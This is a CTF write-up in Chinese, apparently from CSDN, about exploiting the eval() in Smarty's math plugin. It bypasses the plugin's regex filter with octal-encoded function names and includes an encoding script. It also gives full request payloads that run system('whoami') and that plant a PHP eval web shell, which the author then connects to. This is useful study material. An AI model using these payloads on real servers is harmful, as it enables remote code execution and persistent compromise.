
首先将很多变量定义为true



```
 */
function smarty_function_math($params, $template)
{
    static $_allowed_funcs =
        array(
            'int'    => true,
            'abs'    => true,
            'ceil'   => true,
            'cos'    => true,
            'exp'    => true,
            'floor'  => true,
            'log'    => true,
            'log10'  => true,
            'max'    => true,
            'min'    => true,
            'pi'     => true,
            'pow'    => true,
            'rand'   => true,
            'round'  => true,
            'sin'    => true,
            'sqrt'   => true,
            'srand'  => true,
            'tan'    => true
        );
```


CSDN @Sk1y

然后接收了参数`equation`，然后对这个参数进行了一些条件限制



```
// be sure equation parameter is present
if (empty($params[ 'equation' ])) {
    trigger_error("math: missing equation parameter", E_USER_WARNING);
    return;
}
$equation = $params[ 'equation' ];
// make sure parenthesis are balanced
if (substr_count($equation, '(') !== substr_count($equation, ')')) {
    trigger_error("math: unbalanced parenthesis", E_USER_WARNING);
    return;
}
// disallow backticks
if (strpos($equation, '`') !== false) {
    trigger_error("math: backtick character not allowed in equation", E_USER_WARNING);
    return;
}
// also disallow dollar signs
if (strpos($equation, '$') !== false) {
    trigger_error("math: dollar signs not allowed in equation", E_USER_WARNING);
    return;
}
foreach ($params as $key => $val) {
    if ($key !== 'equation' && $key !== 'format' && $key !== 'assign') {
        // make sure value is not empty
        if (strlen($val) === 0) {
            trigger_error("math: parameter '{$key}' is empty", E_USER_WARNING);
            return;
        }
        if (!is_numeric($val)) {
```

重点看接下来的这个，有个`eval`函数，eval函数辉执行我们传进去的`equation`，但是这个经过了`preg_match_all`正则匹配，我们可以通过8进制绕过




```php
    }
    // match all vars in equation, make sure all are passed
    preg_match_all('!(?:0x[a-fA-F0-9]+)|([a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)!', $equation, $match);
    foreach ($match[ 1 ] as $curr_var) {
        if ($curr_var && !isset($params[ $curr_var ]) && !isset($_allowed_funcs[ $curr_var ])) {
            trigger_error(
                "math: function call '{$curr_var}' not allowed, or missing parameter '{$curr_var}'",
                E_USER_WARNING
            );
            return;
        }
    }
    foreach ($params as $key => $val) {
        if ($key !== 'equation' && $key !== 'format' && $key !== 'assign') {
            $equation = preg_replace("/\b$key\b/", " \$params['$key'] ", $equation);
        }
    }
    $smarty_math_result = null;
    eval("\$smarty_math_result = " . $equation . ";");
    if (empty($params[ 'format' ])) {
        if (empty($params[ 'assign' ])) {
            return $smarty_math_result;
```

自己整个字符串转8进制的简单脚本，大佬勿喷

```python
# python3.8

#str = '("file_put_contents")("1.php","<?php eval($_POST["a"]);?>")'
str = '("system")("whoami")'
string = ''
for i in str:
    #print(i)
    if i == '"':
        string += '\\"'
        continue
    if i == '(':
        string += '('
        continue
    if i == ')':
        string += ')'
        continue
    if i == ',':
        string += ','
        continue
    string += '\\\\' + oct(ord(i))[2:]


print(string)
```

尝试`("system")("whoami")`，查看




```
Connection: close

data={$poc="poc"}{math
equation="(\"\\163\\171\\163\\164\\145\\155\")(\"\\167\\150\\157\\141\\15
5\\151\")"}
```

```
        </form>
      </div>
    </body>
</html>
<div style='width:100%;text-align:center'>
  <h5>
    Only smarty people can use calculators:<h5>
      <br>
      www-data
      www-data
```

CSDN @Sk1y

file_put_contents写文件`("file_put_contents")("1.php","<?php eval($_POST[1]);?>")`




```
Cookie: UM_distinctid=
17f8d34a7f932c-0e50148d0f032b-56171d51-144000-17f8d34a7fae31;login=1
Connection: close

data={$poc="poc"}{math
equation="(\"\\146\\151\\154\\145\\137\\160\\165\\164\\137\\143\\157\\156
\\164\\145\\156\\164\\163\")(\"\\61\\56\\160\\150\\160\",\"\\74\\77\\160\
\150\\160\\40\\145\\166\\141\\154(\\44\\137\\120\\117\\123\\124\\133\\61\
\135)\\73\\77\\76\")"}
```

写文件

```
          <input type="text" style="width:1
          <br>
          <input type="submit" value="Submi
        </form>
      </div>
    </body>
</html>
<div style='width:100%;text-align:center'
  <h5>
    Only smarty people can use calculator
      <br>
      24
```

CSDN @Sk1y

蚁剑连接



```
flag{cc6c94b3-8e74-4410-8c44-b94c0abe1c94}
```

CSDN @Sk1y

不过这个和官方wp的解法不一样，没有管open_basedir 和 disable_functions，应该是非预期吧

参考链接

1. 2022红明谷杯WriteUp
2. [HMGCTF2022]wp
3. Smarty Template Engine Multiple Sandbox Escape PHP Code Injection Vulnerabilities